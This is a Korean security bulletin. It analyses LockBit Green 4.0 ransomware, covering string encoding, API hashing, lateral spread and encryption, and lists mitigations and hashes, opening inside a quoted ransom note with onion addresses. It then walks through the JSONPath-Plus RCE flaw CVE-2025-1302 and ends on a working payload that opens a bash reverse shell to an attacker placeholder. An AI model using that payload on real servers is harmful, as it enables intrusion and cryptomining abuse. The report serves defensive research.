dad.onion/₩nhttp://lockbit6knrauo3qafoksvl742vieqbujxw7rd6ofzdtapjb4rrawqad.onion/₩nhttp://lockbit7ouvrsdgtojeoj5hvu6blj
qtghitekwpdy3b6y62ixtsu5jqd.onion/₩n₩n>>>>> What is the guarantee that we won't scam you?₩nWe are the oldest extortion g
ang on the planet and nothing is more important to us than our reputation. We are not a politically motivated group and
want nothing but financial rewards for our work. If we defraud even one client, other clients will not pay us. In 5 year
s, not a single client has been left dissatisfied after making a deal with us. If you pay the ransom, we will fulfill al
l the terms we agreed upon during the negotiation process. Treat this situation simply as a paid training session for yo
ur system administrators, because it was the misconfiguration of your corporate network that allowed us to attack you. O
ur pentesting services should be paid for the same way you pay your system administrators' salaries. You can get more in
```

그림 13. RC4 Decrypt 예시

문자열의 경우 길이에 따라서 인코딩과 암호화로 구분된다. 랜섬노트 내용, 실행 인자 설명처럼 문자열의 길이가 매우 긴 경우에는 암호화 RC4 알고리즘으로 암호화해 저장한다. 암호화에 사용한 16바이트 키는 랜섬웨어에 저장되어 있으며, 랜섬노트 복호화에 동일한 키를 사용해 복구한다. 그에 반해 랜섬웨어 실행 인자, 암호화 예외 항목 등 랜섬노트에 비해 상대적으로 짧은 20자 내외의 문자열의 경우에는 0x3A와 XOR 연산을 하는 방식으로 인코딩했기 때문에 필요할 때마다 디코딩 후 사용한다.

```
.data:000000014001E910 qword_14001E910 dq 0B63F6BA9h          ; DATA XREF: sub_140013A9F:loc_14001439C↑o
.data:000000014001E918 dq offset kernelbase_GetProcAddress
.data:000000014001E920 dq 2CCBA826h
.data:000000014001E928 dq offset ntdll_NtUnmapViewOfSection
.data:000000014001E930 dq 26AFE3BDh
.data:000000014001E938 dq offset ntdll_NtProtectVirtualMemory
.data:000000014001E940 dq 0C0585A7h
.data:000000014001E948 dq offset ntdll_NtOpenSection
.data:000000014001E950 dq 0A41F0062h
.data:000000014001E958 dq offset ntdll_NtMapViewOfSection
.data:000000014001E960 dq 7329774Ch
.data:000000014001E968 dq offset ntdll_NtSetInformationProcess
.data:000000014001E970 dq 9CB66CE7h
.data:000000014001E978 dq offset ntdll_RtlInitUnicodeString
.data:000000014001E980 dq 0C5FAA7F4h
.data:000000014001E988 dq offset kernelbase_GetSystemDirectoryW
.data:000000014001E990 dq 0BB1877C8h
.data:000000014001E998 dq offset kernelbase_CreateFileW
.data:000000014001E9A0 dq 189B0ED3h
.data:000000014001E9A8 dq offset kernelbase_CreateFileMappingW
.data:000000014001E9B0 dq 3003FE11h
.data:000000014001E9B8 dq offset kernelbase_MapViewOfFile
.data:000000014001E9C0 dq 592687B5h
.data:000000014001E9C8 dq offset kernelbase_UnmapViewOfFile
.data:000000014001E9D0 dq 0BE9F995Fh
```

그림 14. API 동적 호출

랜섬웨어 실행에 필요한 함수인 API를 동적으로 가져온다. 현재 프로세스에서 사용하는 DLL의 함수를 하나씩 순회하며 필요한 함수 혹은 DLL인지 구별한 뒤에 함수나 DLL의 시작 주소를 저장한다. 함수를 비교하기 위해 커스텀 해시 알고리즘을 통해 함수명에 대한 해시 값을 생성하고, 랜섬웨어에 저장된 해시 리스트에 생성된 해시 값이 존재하는지 확인하는 방식을 사용한다. 만약 일치하는 해시가 존재한다면, 해당 해시 값 다음에 API의 주소를 저장한 뒤 사용한다. 기존 LockBit Green에서는 해시 알고리즘으로 MurmurHash2A를 사용했다.




그림 15. LockBit Green 4.0 --help 메시지 박스

LockBit Green 4.0에는 다양한 실행 인자가 존재한다. 실행 인자는 인코딩된 상태로 저장되어 있으며, 비교 직전에 디코딩한 후 랜섬웨어 실행 인자와 비교한다. "--help"를 사용하면 각 실행 인자를 설명하는 메시지 박스를 출력한다. 기존 LockBit Green의 경우, 중복 실행 방지 비활성화 옵션인 "–nomutex"가 항상 활성화되어 있었다. 파일 암호화 경로 지정 옵션인 "–p"는 두 버전 모두 동일한 기능을 제공하지만, 그 외에는 여러 변경점이 확인됐다. 자세한 실행 인자는 아래 표와 같다.

<table>
<tr><th colspan="2">LockBit Green (2023)</th><th colspan="2">LockBit Green 4.0</th></tr>
<tr><th>실행 인자</th><th>설명</th><th>실행 인자</th><th>설명</th></tr>
<tr><td>-p <path></td><td>암호화 경로 지정</td><td>-p <path></td><td>암호화 경로 지정</td></tr>
<tr><td>-m [mode]</td><td>all: 로컬, 네트워크, 백업
local: 로컬 디스크 암호화
net: 네트워크 저장소 암호화
backups: 백업 파일 삭제</td><td>-m [mode]</td><td>all: 로컬, 네트워크
local: 로컬 디스크 암호화
net: 네트워크 저장소 암호화</td></tr>
<tr><td>-nomutex</td><td>중복 실행 방지 비활성화
(인자 상관없이 항상 활성화)</td><td>-nomutex</td><td>중복 실행 방지 비활성화</td></tr>
<tr><td>-log <path></td><td>로그 파일 생성</td><td colspan="2" rowspan="2">-</td></tr>
<tr><td>-size <percent></td><td>부분 암호화 비율 설정
(입력한 값과 상관없이 50% 고정)</td></tr>
<tr><td colspan="2" rowspan="4">-</td><td>-f</td><td>암호화 예외 항목 무시</td></tr>
<tr><td>-h / --help</td><td>실행 방식 설명 출력</td></tr>
<tr><td>-k</td><td>자가 삭제 비활성화</td></tr>
<tr><td>-q</td><td>확장자 미변경
랜섬노트 미생성</td></tr>
</table>

표 1. LockBit Green 실행 인자 비교

또한 공격 대상 환경을 파악한 후 프로그램 중단 여부를 결정한다. 우선, 대상 장비의 키보드 언어 식별자를 확인한다. 만약 0x419(러시아어)를 사용하는 장비인 경우 랜섬웨어 실행을 중단한다.

원활한 파일 암호화를 위해서 특정 서비스가 실행 중이라면 해당 서비스를 강제로 종료한다. 서비스 종료 대상은 4Bytes 길이의 해시 값 형태로 총 48개가 저장되어 있다. 현재 시스템의 서비스 목록에 접근한 뒤 모든 서비스의 이름을 하나씩 가져온다. Custom 해시 알고리즘을 사용해 서비스명을 해시 값으로 생성한 다음, 서비스 종료 대상에 저장된 해시 값과 하나씩 비교한다. 만약 해시 값이 리스트에 존재한다면, 해당 서비스의 설정을 변경해 강제로 비활성화를 진행한다. 해시 값은 역산이 불가능해 모든 종료 대상 서비스를 확인할 수 없지만, 백업 복사본을 관리하는 서비스인 VSS를 비활성화하는 것이 확인됐다.

```
iptable = (v1316.m128i_i64[0])(v1010);// _inet_ntoa
v1316.m128i_i8[4] = 0x3A;
v1316.m128i_i32[0] = 0x14080D0B;
v1031 = sub_7FF6EACF1890(&v1316);// decode 172.
v1032 = sub_7FF6EACE3373(iptable, v1031);
v1316.m128i_i8[8] = 0x3A;
v1316.m128i_i64[0] = 0x14020C0B1408030Bi64;
v1033 = sub_7FF6EACF18C0(&v1316);// decode 192.168.
v1034 = sub_7FF6EACE3373(iptable, v1033);
v1316.m128i_i32[0] = 0x3A140A0B;
v1035 = sub_7FF6EACF0950(&v1316);// decode 10.
v1036 = sub_7FF6EACE3373(iptable, v1035);
v1316.m128i_i8[4] = 0x3A;
v1316.m128i_i32[0] = 0x14030C0B;// decode 169.
v1037 = sub_7FF6EACF1890(&v1316);
v1038 = sub_7FF6EACE3373(iptable, v1037);
if ( v1032 == iptable || v1034 == iptable || v1036 == iptable || v1038 == iptable )
```

그림 16. IP 주소 문자열 디코딩

LockBit Green 4.0은 현재 시스템의 네트워크 인터페이스를 확인한 뒤, 특정 IP 대역으로 내부 전파를 시도한다. IP 주소와 MAC 주소가 맵핑된 ARP 테이블을 조회한 뒤 해당 테이블에서 IP 주소 목록만 가져온다. 이후 내부 IP 대역으로 활용되는 172.x.x.x, 192.168.x.x, 10.x.x.x, 169.x.x.x 문자열을 디코딩 후, 가져온 IP 주소 목록에 존재하는지 확인한다. 만일 해당하는 IP 주소가 존재한다면 해당 IP 주소에 소켓 연결을 시도한 다음 전파를 시도한다.

“-m”, “-f” 실행 인자에 따라 파일 암호화의 범위를 지정한다. 별도로 인자를 지정하지 않거나 “-m all”을 사용하면 로컬 드라이브와 네트워크 리소스 모두 암호화를 진행한다. “-m local”을 사용하면 로컬 드라이브만 암호화하고 “-m net”을 사용하면 네트워크 리소스만 암호화한다. 이전 버전에서 사용하던 “-m backups”인자는 더 이상 사용되지 않는다. 또한 미리 설정된 암호화 예외 디렉터리와 파일 확장자는 제외하고 암호화를 진행하는데, “-f” 실행 인자를 사용하면 해당 예외 항목도 포함해서 암호화를 진행한다. 각 버전별 예외 항목은 아래 표와 같다.

LockBit Green (2023)	LockBit Green 4.0
Windows, $Recycle.Bin, Boot, **temp, winnt, temp, thumb, Trend Micro, perflogs,** System Volume Information	Windows, $Recycle.Bin, Boot, **All Users**, **Chocolatey**, **Microsoft Visual Studio**, System Volume Information

표 2. 암호화 예외 폴더

LockBit Green (2023)	LockBit Green 4.0
!!!-Restore-My-Files-!!!, CONTI_LOG.txt, *.exe, *.lnk, *.dll, *.sys, ***.msi, *.bat**	**Iconcache.db, thumbs.db,** *.exe, *.lnk, *.dll, *.sys, ***.dpl**

표 3. 암호화 예외 파일 및 확장자




그림 17. LockBit Green 버전별 부분 암호화 방식

암호화 대상 폴더에는 먼저 복호화한 랜섬노트를 저장하고, 그 후 각 파일을 멀티스레드 방식으로 암호화한다. 파일의 암호화는 크기에 따라 전체 암호화와 부분 암호화로 구분되며, 암호화 방식은 버전마다 차이가 있다. 이전 버전에서는 1MiB 이하의 파일은 전체 암호화를 진행하고, 1MiB 초과 5MiB 이하의 파일은 첫 1MiB만 암호화한다. 5MiB 초과 파일은 부분 암호화를 진행하는데, 이때 부분 암호화 방식은 "-size" 인자 사용 여부에 따라 달라진다. "-size"를 사용하면 파일을 10개의 블록으로 나누고, 전체 파일 크기의 50%에 해당하는 5개의 블록만 암호화한다. "-size"를 사용하지 않으면 공격자가 사전에 설정한 비율대로 파일의 처음, 끝, 중간 부분만 암호화된다. 최신 버전인 LockBit Green 4.0에서는 1MiB 이하의 파일은 전체 암호화를 진행하고, 1MiB 초과 파일은 전체 파일 크기의 27%만 암호화한다. 부분 암호화는 파일 크기 기준으로 9%씩 총 3개의 영역(처음, 중간, 끝)을 암호화하는 방식으로 진행된다.

두 버전 모두 파일 암호화는 랜덤한 32바이트의 키를 생성한 다음 ChaCha20 알고리즘으로 암호화를 진행한다. 그러나 키 보호 및 저장 방식에는 차이가 있다. 이전 버전은 사용한 키를 RSA 알고리즘으로 보호하고 암호화된 파일의 맨 끝에 저장하지만, LockBit Green 4.0은 Curve25519 알고리즘으로 만든 공유 비밀로 키를 보호한 뒤 암호화된 파일의 맨 앞에 저장한다.

LockBit 4.0 랜섬웨어 대응방안




그림 18. LockBit 4.0 랜섬웨어 대응방안

LockBit 4.0 랜섬웨어는 PowerShell Script 를 활용해 랜섬웨어를 실행한다. 별도의 랜섬웨어 파일 생성 없이 메모리 상에서 실행하는 방식을 사용하는 경우도 확인됐다. 따라서 ASR[8] 규칙 활성화를 통해 비정상적인 프로세스를 차단해 악성 행위를 막을 수 있다. 또한 랜섬웨어를 시작 프로그램으로 등록하기 때문에 이를 행위 기반 탐지 솔루션을 사용해 악성 행위를 차단할 수 있다.

Windows Defender 서비스를 비활성화하고 Windows 이벤트 로그 기능 또한 비활성화를 시도한다. 이러한 경우 이벤트 로그를 권한이 있는 사용자만 접근할 수 있도록 사전에 설정해 두거나, 이벤트 로그를 원격 저장소에 별도로 저장해 보존할 수 있다. 이외에도 EDR[9] 솔루션을 통해 공격자가 사용하는 특정 프로세스를 차단해 악성 행위를 막을 수 있다.

랜섬웨어를 내부 네트워크에 전파하기 위해 Windows 의 네트워크 관련 API 인 Winsock 을 활용해서 내부 대역에 전파를 시도한다. 현재 시스템에서 네트워크 IP 주소 테이블을 조회한 뒤 내부 대역으로 사용하는 172.x.x.x, 192.168.x.x, 10.x.x.x, 169.x.x.x 대역의 주소가 발견되면 네트워크 연결 및 랜섬웨어 전파를 시도한다. 때문에 호스트 방화벽을 통해 불필요한 통신을 제한할 수 있다.

파일 암호화에 앞서 사용자가 임의로 복구하는 것을 방지하기 위해 백업 복사본을 삭제하고, 백업 복사본을 관리하는 VSS 서비스를 비활성화한 뒤 파일 암호화를 진행한다. ASR 규칙 활성화를 통해 백업 복사본을 삭제하는 프로세스와 파일을 암호화는 것을 차단할 수 있다. 로컬 디스크뿐 아니라 네트워크 공유 폴더도 암호화를 진행하기 때문에 불필요한 네트워크 공유 기능을 비활성화하고, 백업 복사본의 경우 별도의 네트워크나 저장소에 소산 백업해야 한다.

[8] ASR (Attack Surface Reduction): 공격자가 사용하는 특정 프로세스와 실행 가능한 프로세스를 차단하는 보호 기능

[9] EDR (Endpoint Detection and Response): 컴퓨터와 모바일, 서버 등 단말기에서 발생하는 악성 행위를 실시간으로 감지하고 분석 및 대응하여 피해 확산을 막는 솔루션

IoCs

Hash(SHA-256)
563cd800e80253a7051ea8a1bd690d123cf7820c355addeeaaabaa227984d9cb
82d89a75d80e80e4be42c9eb79e401558c9fa3175648cd0c0467f2de1a07a908
3552dda80bd6875c1ed1273ca7562c9ace3de2f757266dae70f60bf204089a4a
20dd91f589ea77b84c8ed0f67bce837d1f4d7688e56754e709d467db0bea03c9
33376f74c2f071ff30bab1c2d19d9361d16ebaa3dee73d3b595f6d789c15f620
2f5051217414f6e465f4c9ad0f59c3920efe8ff11ba8e778919bac8bd53d915c
48e2033a286775c3419bea8702a717de0b2aaf1e737ef0e6b3bf31ef6ae00eb5
21e51ee7ba87cd60f692628292e221c17286df1c39e36410e7a0ae77df0f6b4b
9733092223c428fc0e44a90b01c7f77a97bb1205def8be1224ac68969182638e
a33f21d28bd83a9501257ee727c46486989bdfea6d5cb9f1c12c9a67296b21b1
0ace4e1158ab5b7723493f39d6949309e00e4a71804f0b09e33d5d48a28cb061
36f48ef3776c01d63a2fd594d52dfb7402ea634162fd079b0d942367a2fbed56

■ 참고 사이트

• 미국 법무부(https://www.justice.gov/opa/pr/phobos-ransomware-affiliates-arrested-coordinated-international-disruption)

• BankInfoSecurity(https://www.bankinfosecurity.com/leaked-black-basta-chat-logs-show-banality-ransomware-a-27573)

• CyberSecurityDive(https://www.cybersecuritydive.com/news/leaked-ransomware-chat-logs-reveal-black-bastas-targeted-cves/741129/)

• CSO Online(https://www.csoonline.com/article/3822338/authorities-seize-phobos-and-8base-ransomware-servers-arrest-4-suspects.html)


• The Record(https://therecord.media/oakland-confirms-massive-second-data-leak)

Research & Technique

JSONPath-Plus RCE 취약점(CVE-2025-1302)

■ 서론

JSONPath-Plus 는 오픈소스 라이브러리로 JSON[1] 형식의 데이터에서 특정 값을 추출하는데 사용된다. npm[2]에서 JSONPath-Plus 를 조회한 결과, 2025 년 3 월 11 일 기준으로 kubernetes-client 등 860 여개의 패키지에서 사용 중인 것을 확인할 수 있었다.



출처: npmjs.com

그림 1. JSONPath-Plus 사용 통계

2025 년 2 월 15 일 JSONPath-Plus 에서 공개된 원격 코드 실행 취약점(CVE-2025-1302)은 이전 2024 년 10 월, 공개된 Node.js 의 vm[3] 모듈의 sandbox[4] 탈출로 인한 원격 코드 실행 취약점 (CVE-2024-21534)의 보안 패치 중 블랙리스트 기반 필터링이 우회되어 발생하였다. 우회로 인한 추가적인 취약점이 공개된 만큼, 사용 중인 패키지가 취약한 버전의 JSONPath-Plus 를 사용하고 있는지 확인이 필요하다.

[1] JSON(JavaScript Object Notation): 키-값 쌍으로 이루어진 데이터를 전달하기 위해 인간이 읽을 수 있는 텍스트를 사용하는 개방형 표준 포맷

[2] npm: GitHub 의 자회사인 npm Inc.에서 유지 관리하는 JavaScript 언어를 위한 패키지 관리자

[3] vm: 가상 머신 컨텍스트 내에서 JavaScript 코드를 컴파일 하고 실행하는 Node.js 의 기본 모듈

[4] sandbox: 실행 중인 프로그램을 분리하기 위한 매커니즘

■ 공격 시나리오




그림 2. CVE-2025-1302 공격 시나리오

① 공격자는 피해자 서버에 CVE-2025-1302 취약점을 활용한 원격 코드 실행 표현식 전송
② 공격자는 획득한 피해자 서버의 쉘을 획득
③ 공격자는 획득한 쉘을 활용해 피해자 서버에 암호화폐 채굴기 설치
④ 공격자는 피해자의 서버 자원을 이용해 암호화폐 채굴

■ 영향받는 소프트웨어 버전

CVE-2025-1302 에 취약한 소프트웨어 버전은 다음과 같다.

S/W 구분	취약 버전
JSONPath-Plus	< 10.3.0

■ 테스트 환경 구성 정보

테스트 환경을 구축해 CVE-2025-1302 의 동작 과정을 살펴본다.

이름	정보
피해자	JSONPath-Plus v10.2.0 (10.233.3.66)
공격자	Kali Linux (10.233.78.36)

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 취약한 버전의 JSONPath-Plus 를 사용하는 간단한 웹 서버를 구축한다. CVE-2025-1302 취약점 테스트를 위한 파일들은 아래 EQSTLab 의 GitHub Repository 에서 확인할 수 있다.

• URL: https://github.com/EQSTLab/CVE-2025-1302

다음 명령어로 docker 이미지를 빌드한 뒤 실행한다.

```
> git clone https://github.com/EQSTLab/CVE-2025-1302.git
> cd CVE-2025-1302
> docker build -t jsonpath:10.2.0 .
> docker run --rm --name jsonpath -p 3000:3000 jsonpath:10.2.0
```

원격 코드 실행 공격에 취약한 JSONPath-Plus 를 사용 중인 서버가 구축된 것을 확인할 수 있다.




그림 3. 피해자 웹 페이지

Step 2. 취약점 테스트

취약한 서버의 검색 기능에 JSONPath[5] 표현식을 삽입하여 공격 가능 여부를 확인할 수 있다. 그림 4 와 같이 299 의 검색 결과와 JSON 데이터에서 최상위($)에 있는 299 의 값을 추출하는 JSON-Path 표현식인 $.299 검색 결과가 동일하다.




그림 4. 공격 가능 여부 확인

공격자는 피해자 서버의 권한을 획득하기 위해 아래와 같이 악의적인 JSONPath 표현식을 사용한다.

```
$..[?(EQST=''[['constructor']][['constructor']]("this.process.mainModule.require('child_process').execSync(`bash –c 'bash >& /dev/tcp/<공격자_IP>/<공격자_PORT> 0>&1'`)");EQST())]
```

